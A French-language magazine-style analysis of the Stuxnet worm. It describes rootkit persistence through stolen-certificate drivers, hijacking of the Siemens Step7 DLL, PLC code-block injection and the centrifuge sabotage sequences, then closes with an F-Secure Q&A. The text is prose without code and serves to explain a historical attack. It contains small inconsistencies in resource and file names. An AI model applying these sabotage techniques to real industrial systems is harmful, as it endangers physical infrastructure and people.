
Persistance

Afin de s'assurer de la persistance des fonctionnalités mises en place précédemment, Stuxnet doit néanmoins modifier profondément le système. En effet, il n'est pas possible de réaliser des injections de code dans des processus arbitraires ou de cacher durablement des fichiers depuis l'espace utilisateur sans agir en profondeur sur le système.
Deux pilotes système signés avec des clefs privées correspondantes aux certificats de Realtech et de JMicron sont donc installés grâce aux privilèges élevés obtenus à l'aide des deux preuves de concept (*Keyboard Layout* et Planificateur de tâches). "MrxCls.sys" est utilisé pour injecter du code dans un processus. "MrxNet.sys" est, quant à lui, un rootkit permettant de cacher les fichiers malveillants utilisés pour exploiter la faille LNK. Contrairement au rootkit utilisé dans l'espace utilisateur, celui-ci est persistant.

La signature de ces derniers composants avec les certificats dérobés permet de les installer de façon plus discrète pour ne pas éveiller les soupçons de l'utilisateur (signature indispensable pour installer des pilotes sous Windows 7/Windows Vista). Les fichiers ".lnk" d'une taille de 1471 octets, ainsi que les fichiers "WTRabcd.tmp" dont la somme de a, b, c et d modulo 10 est égale à 0 sont ainsi filtrés pour ne pas être

affichés par l'explorateur de fichier. Ce filtre n'est actif que pour les systèmes de fichiers NTFS, FAT et CDFS. Après s'être enregistré à l'aide de la fonction "FileSystemRegistrationChange()", le driver est appelé à chaque montage d'un système de fichiers et peut ainsi monitorer les requêtes qui lui sont envoyées.

Le pilote peut, de cette façon, agir en toute impunité et choisir quels sont les fichiers à lister ou non dans un dossier.



1 : Le pirate parvient à infecter la clef USB d'une personne intervenant sur un ordinateur **connecté au Système d'Information ciblé**.

2 : La personne utilise **sa clef USB** au sein du LAN du Système d'Information ciblé.

3 : Après avoir infecté un poste Windows, Stuxnet **chercher à se répandre** au travers du LAN.

4 : Sutxnet **contacte son serveur C&C**.

5 : Un employé dont la clef a été contaminée se connecte sur un **poste équipé du logiciel WinCC** et appartenant au réseau industriel.

6 : Lorsque ce poste contaminé sera connecté au PLC, Stuxnet déposera le code malveillant correspondant **au PLC ciblé**.

7 : Le code malveillant envoie des ordres spécifiques **aux variateurs de vitesse.**

7 bis : La personne chargée de superviser les équipements **ne peut pas identifier** la présence de Stuxnet.

Les ressources embarquées par Stuxnet

Les deux pilotes précédemment évoqués correspondent respectivement aux ressources 201 et 242 du module principal. Onze autres ressources sont également disponibles telles qu'un modèle d'exécutable PE (210) et de fichier LNK (240), un bloc de données de configuration pour le pilote "MrxCls.sys" (205)

☑ Ressource 201 : pilote "MrxNet.sys" signé à l'aide des certificats de RealTech ou de JMicron ;
☑ Ressource 202 : DLL utilisée dans la compromission des projets Step 7 ;
☑ Ressource 203 : fichier CAB contenant un équivalent de la ressource 202 utilisé pour compromettre les projets WinCC ;
☑ Ressource 205 : fichier de données de configuration chiffré du pilote "MrxCls.sys" ;
☑ Ressource 208 : librairie partagée "s7otbldx.dll" usurpant les fonctions de la DLL d'origine de Siemens ;
☑ Ressource 209 : fichier de 25 octets contenant des données chiffrées déposé dans "%WINDIR%\help \winmic.fts" ;
☑ Ressource 210 : modèle de fichier PE utilisé pour créer ou injecter des exécutables ("~WTR4132.TMP") ;
☑ Ressource 221 : code malveillant utilisé pour exploiter la faille de sécurité présente dans le service serveur (MS08-067)
☑ Resources 222 : code malveillant utilisé pour exploiter la faille de sécurité présente dans le spouleur d'impression (MS10-061)
☑ Resources 240 : modèle de fichier LNK

"Afin de s'assurer de la persistance des fonctionnalités mises en place précédemment, Stuxnet doit néanmoins modifier profondément le système. En effet, il n'est pas possible de réaliser des injections de code dans des processus arbitraires ou de cacher durablement des fichiers depuis l'espace utilisateur sans agir en profondeur sur le système..."

☑ Ressource 241 : "~WTR4141.TMP", DLL utilisée pour charger l'exécutable correspondant à la ressource 221 "~WTR4132.TMP" responsable de l'installation du malware (dropper)
☑ Resource 242 : Pilote "Mrxnet.sys" (Rootkit) utilisé pour masquer la présence de certains fichiers
☑ Ressource 250 : Code malveillant utilisé pour exploiter la faille de sécurité présente dans la gestion de la disposition du clavier (*Keyboard Layout*) (MS10-073)

Les exports suivants ont pu être observés par Symantec dans les anciennes versions de Stuxnet, mais ont disparu dans les "dernières" versions :
☑ Ressource 207 : Informations liées à l'exploitation d'une faille Autorun.inf.
☑ Ressource 231 : Resource utilisée pour vérifier si le système est connecté à Internet ou non.

INFO

Quelques définitions

PLC : Programmable Logic Controller

Automate programmable industriel (API) est un dispositif électronique programmable destiné à la commande de processus industriels par un traitement séquentiel. Il envoie des ordres vers les préactionneurs (partie opérative ou PO côté actionneur) à partir de données d'entrées (capteurs) (partie commande ou PC côté capteur), de consignes et d'un programme informatique.

SCADA : Supervisory Control And Data Acquisition (télésurveillance et acquisition de données)

Système de télégestion à grande échelle permettant de traiter en temps réel un grand nombre de télémesures et de contrôler à distance des installations techniques. C'est une technologie industrielle dans le domaine de l'instrumentation.

Phase III : Attaque des systèmes industriels

Détection des systèmes SCADA reposants sur WinCC

Une fois le système Windows compromis et le malware installé, la troisième phase de l'attaque peut débuter. Celle-ci correspond à la recherche de certains logiciels particuliers. En effet, afin d'accéder au système SCADA, les auteurs du malware ont pris le parti de passer par les outils de développement associés au système ciblé : **Step7 et WinCC**. Ces deux outils servent respectivement à développer les programmes opérants des systèmes de type **PLC** et à contrôler leur bon fonctionnement. Ces outils constituent, par ailleurs, potentiellement la seule porte d'entrée à ces systèmes sensibles étant donné que ceux-ci ne sont pas censés être connectés à Internet, mais au contraire à un réseau qui leur est dédié.

Afin de mener cette troisième phase de l'attaque, le malware recherche et remplace la librairie partagée "**s7otbxdx.dll**". Cette librairie provenant de la suite de logiciel Simatic de Siemens est utilisée pour faire communiquer un PC tournant sous Windows avec un **PLC de la famille Simatic**. Habituellement, un développeur programme son équipement avec un des nombreux langages de programmation interprétés par la suite logicielle tels que **STL ou SCL.** Celui-ci est par la suite compilé en un code assembleur particulier appelé "MC7", avant d'être enfin chargé sur le PLC.


En renommant la librairie partagée "s7otbx**d**x.dll" en "s7otbx**s**x.dll", puis en plaçant sa propre version de la librairie "s7otbxdx.dll", le malware est en mesure d'intercepter tous les appels aux fonctions exportées par la librairie originale, et ainsi de les manipuler à sa guise. Dans les faits, seul le comportement de quelques fonctions est trafiqué. En effet, la majorité des appels aux fonctions de "s7otbxdx.dll" est directement renvoyée vers la fonction équivalente de "s7otbxsx.dll".

Les 16 fonctions dont le comportement est altéré correspondent globalement aux méthodes permettant de lire ("s7blk_read"), d'écrire ("s7blk_write"), d'énumérer ("s7blk_findfirst" et "s7blk_findnext") et de supprimer ("s7blk_delete") les blocs de code présents sur le PLC. C'est en modifiant certaines fonctions clés de cette librairie que les attaquants garantissent la pérennité et la discrétion de leur attaque. En effet, afin de ne pas être détectées à la première connexion qu'un opérateur effectuerait sur un PLC compromis, les fonctions de lecture et d'énumération "cachent" certains blocs de code à l'opérateur et ne retourne que le code "sain" d'origine.

Mais tous les PLC ne sont pas ciblés. Stuxnet, au travers de deux thread lancés par la librairie malveillante, recherche précisément deux types d'appareil portant les références Siemens **6ES7-315-2** et **6ES7-417**. La principale différence entre ces deux modèles de contrôleur est la quantité de mémoire embarquée : 256 KB pour la série S7-315 contre 30 MB pour la série S7-417.

☑ Module 315

D'autre part, dans la configuration ciblée par le malware, les PLC de la série 300 (6ES7-315-2) doivent utiliser entre un et six modules **Profibus CP 342-5** pour communiquer avec les systèmes sous leur contrôle. Une fois de plus, seuls certains numéros d'identification sont recherchés. Il s'agit, dans le cas de Stuxnet, des



numéros d'identification Profibus "7050h" et "9500h". Ces numéros identifient de façon unique des modèles de variateur de vitesse en fréquence (soit en anglais : "frequency converter drive" ou "variable frequency drive"). Les produits correspondants sont le **"KFC750V3"** fabriqué par la société **Fararo Paya** basée à Téhéran en Iran, et le **"Vacon NX "** de la société Vacon basée en Finlande.

Les **variateurs de vitesse** en fréquence sont, en général, utilisés pour contrôler la vitesse d'autres composants tels que des moteurs.

Enfin, le dernier critère recherché est la présence d'au moins 33 variateurs de vitesse parmi les deux modèles précédemment évoqués.

Si ces différentes conditions extrêmement précises sont remplies, le processus d'infection se poursuit par la modification de certains blocs de code tels que **DP_RECV, OB1 et OB35**. L'infection de ces blocs de code se fait par recopie/écrasement, ou par agrandissement de leurs tailles afin d'introduire le code malveillant au début du bloc. Ces manipulations permettent d'assurer l'exécution du code ajouté lors de l'appel du bloc en question. Les fonctions FC1865 et FC1874 sont donc respectivement injectées dans les blocs OB1 et OB35.
Note : DP_RECV correspond à la fonction en charge de gérer la réception des données sur le bus.
OB1 correspond à la fonction principale qui est continuellement exécutée.
OB35 correspond à un timer exécuté toutes les 100 ms.

En réalité, Stuxnet peut **infecter différemment** les systèmes correspondants à ces critères de sélection. En effet, deux séquences de code malveillant existent et peuvent être utilisées pour infecter un PLC en fonction de la répartition des produits contrôlés. La première séquence, notée A par Symantec, est ainsi sélectionnée lorsqu'il y a une majorité d'appareils Vacon. La seconde séquence, notée B par Symantec, est elle utilisée dans le cadre où ce sont les variateurs Fararo Paya qui sont en majorité.
Dans tous les cas ; le module 315 est fait pour permettre à un PLC 6ES7-315-2 de contrôler jusqu'à six modules Profibus "maitres" contrôlant chacun **31 convertisseurs "esclaves"**, chacun sur leur réseau Profibus dédié.


Au final, l'attaque 315, qui correspond environ à 3000 lignes de code STL accompagnées de 4 blocs de données (DB888, DB889, DB890 et DB891), est organisée de la manière suivante :
☑ Le bloc de code DP_RECV est copié à l'adresse FC1869, puis remplacé par un code malveillant faisant lui même appel au code original sauvegardé.

☑ A chaque fois qu'un variateur de vitesse envoie des données au PLC 6ES7-315-2 via le module Profibus CP 342-5, ces données sont transférées au code d'origine avant d'être retraitées par le code malveillant ajouté.

☑ Chacun des messages à traiter doit respecter un format spécifique lorsqu'il est examiné par DP_RECV. C'est-à-dire qu'il doit être composé de 31 enregistrements de 28 ou 32 octets correspondants à chacun des convertisseurs.

☑ Ensuite, le système entre dans une machine à états clairement décrite par Symantec. La transition entre chacun des états est régie par des timers, des tests ou par la fin d'autres tâches. Grossièrement, le système collecte des données pendant une durée s'étalant entre 13 jours et 3 mois, avant de se mettre à envoyer des données falsifiées sur le bus de communication durant environ 50 min puis de revenir à l'état initial.

D'après l'étude de Symantec, via DP_RECV, le système inspecterait les messages envoyés par les variateurs de vitesse contenant une information spécifique correspondant à la fréquence de fonctionnement actuel. Enfin, cette attaque permettrait donc à un pirate ayant



réussi à injecter son code malveillant de retirer le contrôle qu'avaient les blocs de code légitimes sur les données transmises au cours de la phase surnommée "deadfoot" ("DEADF007" dans le code). Cette phase correspond aux 50 minutes durant lesquelles le PLC envoie des informations semi-arbitraires aux différents variateurs de vitesse au travers des modules Profibus. Les messages envoyés correspondent à des fréquences devant être converties en vitesses de rotation par les variateurs. De plus, l'exécution du code légitime est empêchée à l'aide d'un appel à la commande BEC (Conditional Bloc End) au lieu de laisser le cours de l'exécution du programme se poursuivre. Sans cela, d'autres informations contradictoires pourraient être émises par les PLC.

Durant la phase offensive au cours de laquelle les messages falsifiés sont envoyés, les ordres donnés permettent aux attaquants de faire **varier la vitesse de rotation des moteurs** par palier. Dans la séquence A, lorsqu'il y a plus de variateurs Vacom, le premier palier est placé à **1410 Hz**. Celui-ci est ensuite r**abaissé à 2 Hz** avant d'être remonté à 1064 Hz. Ces variations importantes engendrent probablement des dommages matériels aux moteurs qui sont sensés tourner à des fréquences comprises entre **807 et 1210 Hz**.

☑ Module 417

Une autre séquence de code malveillant est dédiée aux PLC référencés 6ES7-417. Le code composant cette séquence est plus complexe que celui ciblant les PLC de la série 300. Ce module 417 se décompose en près de 12 000 lignes de code STL, accompagnées de 10 blocs de données chargés pour partie de la DLL malveillante, et pour partie, généré dynamiquement. De la même façon que pour la séquence 315, une **injection de code dans le bloc OB1** permet d'assurer l'appel des fonctions malveillantes ajoutées.

L'analyse de Ralph Langner permet de comprendre le fonctionnement et le rôle de cette seconde séquence de code. Selon lui, le code ajouté par les attaquants dans le PLC permet de réaliser une attaque autrement plus complexe que pour le module 315. En effet, le code en question est utilisé pour mener une attaque de type **"man-in-the-middle"** sur le contrôleur en lui même.

Contrairement à la séquence précédente dont le principe reposait sur la modification des résultats retournés à l'aide d'un saut conditionnel (BEC) interdisant l'exécution du code d'origine, cette séquence de code a pour objectif d'intercepter les signaux d'entrée/sortie du PLC, et de fournir, au code en charge de la "logique", des valeurs falsifiées préenregistrées. Cette astuce permet, ainsi, de **falsifier les signaux retournés à la sortie**, sans inquiéter un opérateur qui pourrait observer des signaux douteux. Comme le souligne le chercheur, cette attaque est digne des scénarios hollywoodiens dans lesquels les espions diffusent en boucle vers la salle de contrôle des images correspondant à ce que devraient observer les caméras de surveillance.

Une machine à états pourrait de la même façon que pour le code 315 résumer le déroulement de l'attaque 417. Au cours d'une première phase, le code malveillant a pour rôle d'enregistrer les valeurs à rejouer par la suite. Plusieurs autres états intermédiaires correspondent à la phase offensive au cours de laquelle les données préenregistrées sont transmises à la logique d'origine, alors que les données réelles sont traitées par le code malveillant. Dans le même temps, les pirates contrôlent la sortie vers laquelle ils envoient les signaux qu'ils souhaitent.

> **" Cette séquence de code a pour objectif d'intercepter les signaux d'entrée/sortie du PLC, et de fournir au code en charge de la "logique" des valeurs falsifiées préenregistrées. Cette astuce permet, ainsi, de falsifier les signaux retournés à la sortie, sans être inquiété par un opérateur qui pourrait observer des signaux douteux. "**

Néanmoins, la présence de ce code est particulièrement surprenante étant donné que d'après l'étude Symantec, **celui-ci ne serait pas fonctionnel**. En effet, la librairie en charge de la copie du code malveillant sur le PLC ne recopierait pas l'intégralité du code permettant le bon déroulement de l'attaque. Entre autres, le bloc OB1, qui correspond, comme précédemment, à la fonction principale continuellement appelée par le PLC ne serait pas modifiée pour déclencher l'appel des fonctions malicieuses. De plus, toujours selon Symantec, contrairement au code de l'attaque 315, le code STL du **module 417 contiendrait de nombreux commentaires** ainsi que des fonctions de débogage qui seraient caractéristiques d'un travail non finalisé.

Cependant, Langner a nuancé cette hypothèse. En effet, ce code particulièrement important (env. 12 000 lignes) ne peut pas avoir été conçu pour rien (code extrêmement complexe, qui aurait nécessité des ressources importantes en temps, en hommes et en technique). De plus, certaines interactions liées à ce

code auraient également été mises en évidence au sein de son laboratoire. Le chercheur conclu donc qu'en se basant sur l'étude du code embarqué par Stuxnet, il est difficile de savoir si oui ou non celui-ci a été opérationnel dans l'attaque menée contre Natanz, mais que celui-ci a été délibérément conçu comme cela.

Dans tous les cas, le module 417 de Stuxnet recherche, tout comme le module 315, une architecture SCADA respectant certaines contraintes bien précises. Il s'agirait de 6 ensembles de 164 centrifugeuses chacun. Cette condition a pu être déduite par Langner à partir de la fonction FC 6069. Celle-ci est utilisée pour stocker 984 (6 * 164) entrées dans le bloc de donnée DB 8063.

Destructions/Sabotage

Une fois que Stuxnet a identifié et infecté sa cible, le malware débute alors une longue phase au cours de laquelle de légères variations vont aboutir à une probable destruction du matériel et surtout à une diminution du rendement du procédé d'enrichissement.

D'après Ralph Langner, en reprenant toutes les informations relatives aux modules 315 et 417 récoltés jusqu'ici, il est possible de déduire l'architecture précise du système ciblé. Ces informations proviennent en partie de l'étude du code STL et des fonctions mises en place, en partie des données manipulées, et enfin de données scientifiques sur le fonctionnement d'un centre d'enrichissement nucléaire.

Une **cascade de centrifugeuses à gaz** est un ensemble de 164 centrifugeuses placées les unes à la suite des autres. La première manipule le gaz, puis lorsque sa tâche est finie, envoie le gaz dans la seconde et ainsi de suite. Pour améliorer le rendement de ces cascades, des physiciens ont découvert un assemblage particulier dans lequel une cascade est découpée en "étages". Chacun des "étages" de la cascade est composé d'une ou plusieurs centrifugeuses en fonction de son placement. Ainsi les différents étages sont en série, alors que les centrifugeuses qui les composent sont, elles, placées en parallèle. Cette architecture de la cascade permet, lorsque celle-ci est correctement choisie, de **maximiser la quantité d'uranium enrichi** produit.

Comme décrit préalablement, le module 315 cible précisément une cascade d'enrichissement d'uranium. En modifiant légèrement la vitesse de rotation de la centrifugeuse, le malware provoque une usure prématurée pouvant mener à l'auto-destruction de la machine.

De son côté, le module 417 ne ciblerait pas les turbines à vapeur de la centrale de Busherh (ou indirectement) comme ce que pensait initialement Langner, mais ciblerait le système en charge d'une partie de la sureté du centre d'enrichissement. Ce système serait, entre autres, en charge du vidage d'une centrifugeuse défectueuse pour éviter un accident menant à la destruction prématurée de la centrifugeuse. Cette sécurité de haut niveau permet de faire passer le gaz d'une centrifugeuse à une autre pour éviter un accident et pour minimiser la perturbation tout en maintenant le rendement de production. Le module 417 est ainsi responsable d'un ensemble de 6 cascades de 164 centrifugeuses, soit 984.

> “ Une fois que Stuxnet a identifié et infecté sa cible, le malware débute alors une longue phase au cours de laquelle de légères variations vont aboutir à une probable destruction du matériel et surtout à une diminution du rendement du procédé d'enrichissement. ”

En manipulant ainsi ces deux contrôleurs, Stuxnet serait capable de **provoquer de façon simultanée des destructions de centrifugeuses IR-1** par une usure prématurée, et une diminution de leur rendement en modifiant l'organisation théorique et la configuration de chacune des cascades.

Questions/réponses selon F-Secure

Mikko Hypponen du laboratoire de F-Secure a dressé une liste de questions particulièrement intéressantes qui l'éclaircissent un grand nombre de points. Nous avons donc sélectionné les questions les plus pertinentes pour conclure cet article.

Que fait Stuxnet ?
Il infecte un système, se cache à l'aide d'un rootkit et vérifie si le système infecté est connecté à un système Simens Simatic (Step7).

Que fait-il avec Simatic ?
Il modifie les commandes envoyées depuis le système Windows vers le PLC. Une fois exécuté sur le PLC, Stuxnet recherche les systèmes industriels. S'il ne trouve rien, il ne fait rien.

Quel système industriel de supervision Stuxnet recherche-t-il ?
Nous ne savons pas.

Stuxnet a-t-il touché le système industriel de supervision qu'il recherchait ?
Nous ne savons pas.

Que fait-il s'il trouve sa cible ?
Les modifications effectuées sur le PLC permettent de rechercher certains variateurs de vitesse en fréquences et de modifier leurs fonctionnements.
En l'occurrence, Stuxnet cible les produits Vacon (Finlande) et Fararo Paya (Iran).

Sutxnet infecte-t-il les produits Vacon et Fararo Paya ?
Non. Les variateurs ne sont pas infectés, mais Stuxnet modifie leur fonctionnement dans certaines conditions particulières.

Certains émettent l'hypothèse que la cible de Stuxnet était le centre d'enrichissement de Natanz. Ce centre utilise-t-il des variateurs Vacon ?
Selon Vacon, aucun variateur de la marque n'est utilisé au sein du programme nucléaire iranien et Vacon confirme qu'ils n'ont pas vendu de variateurs à l'Iran.

En théorie, que peut faire Stuxnet ?
Il peut ajuster le fonctionnement des moteurs, des pompes et des bandes porteuses. Il pourrait arrêter une centrale. En modifiant les paramètres adéquats, il pourrait provoquer des explosions.

Pourquoi Stuxnet est-il considéré comme complexe ?
Il utilise de multiples vulnérabilités et dépose son propre pilote sur le système.

Comment installe-t-il son pilote ?
Le pilote utilisé par Stuxnet était signé par un certificat volé à la société Realtek Semiconductor Corp.

Le certificat a-t-il été révoqué ?
Oui, depuis le 16 juillet. Une seconde variante utilisant un certificat volé à la société JMicron Technology Corporation a été identifiée le 17 juillet.

Quelles sont les relations entre Realtek et Jmicron?
Aucune. Cependant, ces sociétés ont leur quartier général dans le même bâtiment à Taiwan, ce qui est étrange.

Les créateurs de Stuxnet ont-ils trouvé leurs propres vulnérabilités *0day* ou les ont-ils achetées au marché noir ?
Nous ne savons pas.

Quel est le prix de telles vulnérabilités ?
Les prix varient. Une vulnérabilité permettant l'exécution de code à distance peut varier entre 50 000$ et 500 000$.

Pourquoi l'analyse détaillée de Stuxnet a-t-elle pris autant de temps ?
Il est rare de trouver un virus si complexe et de taille si importante (1,5 MB).

Quand Stuxnet a-t-il commencé à se répandre ?
En juin 2010.

Combien de temps a-t-il fallu pour développer Stuxnet ?
Nous estimons à 10 ans (pour un seul homme).

Qui pourrait avoir écrit Stuxnet ?
Les investissements financiers et R&D combinés au fait que Stuxnet ne soit pas utilisé dans un but lucratif donnent deux pistes : un groupe terroriste ou un état. Cependant, nous ne pensons pas qu'un groupe terroriste dispose de ce type de ressources.

Stuxnet a-t-il été écrit par un gouvernement ?
Cela y ressemble.

Est-ce l'Israël, l'Égypte ? L'Arabie Saoudite ? Les États-Unis ?
Nous ne savons pas.

Stuxnet a-t-il ciblé l'Iran ?
Nous ne savons pas.

Est-il vrai que plusieurs références bibliques ont été découvertes au sein de Stuxnet ?

Oui, une référence à "Myrtus" a été identifiée. Cependant, cette information n'est pas cachée dans le code source (chemin de fichiers utilisé par l'auteur *\myrtus\src\objfre_w2k_x86\i386\guava.pdb).*

Le terme «Myrtus» peut-il vouloir signifier autre chose ?
Oui, ce terme pourrait désigner "My RTUs". RTU est l'abréviation de Remote Terminal Units utilisé au sein de systèmes industriels.

Comment Stuxnet sait-il s'il a déjà infecté un système ?
Il ajoute une clef de registre avec la valeur "19790509".

Quelle est la signification de "19790509"?
Ce chiffre correspond à une date le 9 mai 1979.

Que s'est-il passé le 9 mai 1979 ?
C'est peut-être la date de naissance de l'auteur ?
Cette date correspond également au jour de l'exécution d'un homme d'affaires juif iranien appelé Habib Elghanian accusé d'avoir espionné pour l'Israël.

Y a-t-il un lien entre Stuxnet et Conficker ?
C'est possible. Les variantes de Conficker ont été identifiées entre novembre 2008 et avril 2009. La première souche de Stuxnet a été découverte peu de temps après. Tous les deux exploitaient la vulnérabilité MS08-067 et se répandaient via des supports USB et l'utilisation de mots de passe faibles.
Enfin, les deux sont beaucoup plus complexes que les virus classiques.

Y a -il un lien avec un autre malware ?
Les variantes du virus Zlob utilisaient aussi la vulnérabilité LNK.

Désactiver l'AutoRun au sein de Windows aurait stoppé Stuxnet ?
Non. Stuxnet exploitait une vulnérabilité *0day*. Il aurait pu infecter n'importe quel système à jour, possédant la fonction AutoRun désactivée, l'exécution d'exécutables à partir de clef USB désactivée et s'exécutant à partir d'un compte utilisateur possédant peu de privilèges

Stuxnet va-t-il continuer à se répandre ?
La version actuelle possède une date de fin de vie: le 24 juin 2012. Il arrêtera de se répandre à partir de cette date.

Combien d'ordinateurs ont-ils été infectés ?
Plusieurs centaines de milliers.

Siemens a annoncé que seulement 15 centres ont été touchés par Stuxnet.
Siemens évoque uniquement les centres industriels.
Cependant, la plupart des machines infectées sont principalement des ordinateurs personnels ou professionnels non connectés aux systèmes SCADA.

Comment les pirates ont-ils pu introduire un tel virus au sein d'environnements sécurisés ?
Les pirates ont pu, par exemple, compromettre la machine d'un employé et infecter un support USB puis ont attendu qu'un employé introduise sa clef infectée au sein des locaux ciblés.

En théorie, que peut-il faire d'autre ?
Siemens a annoncé que Simatic pouvait aussi contrôler les systèmes d'alarme et les contrôles d'accès.

Références

✱ Symantec (Rapport + Blog)
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

http://www.symantec.com/connect/blog-tags/w32stuxnet

✱ ESET(Rapport + Blog)
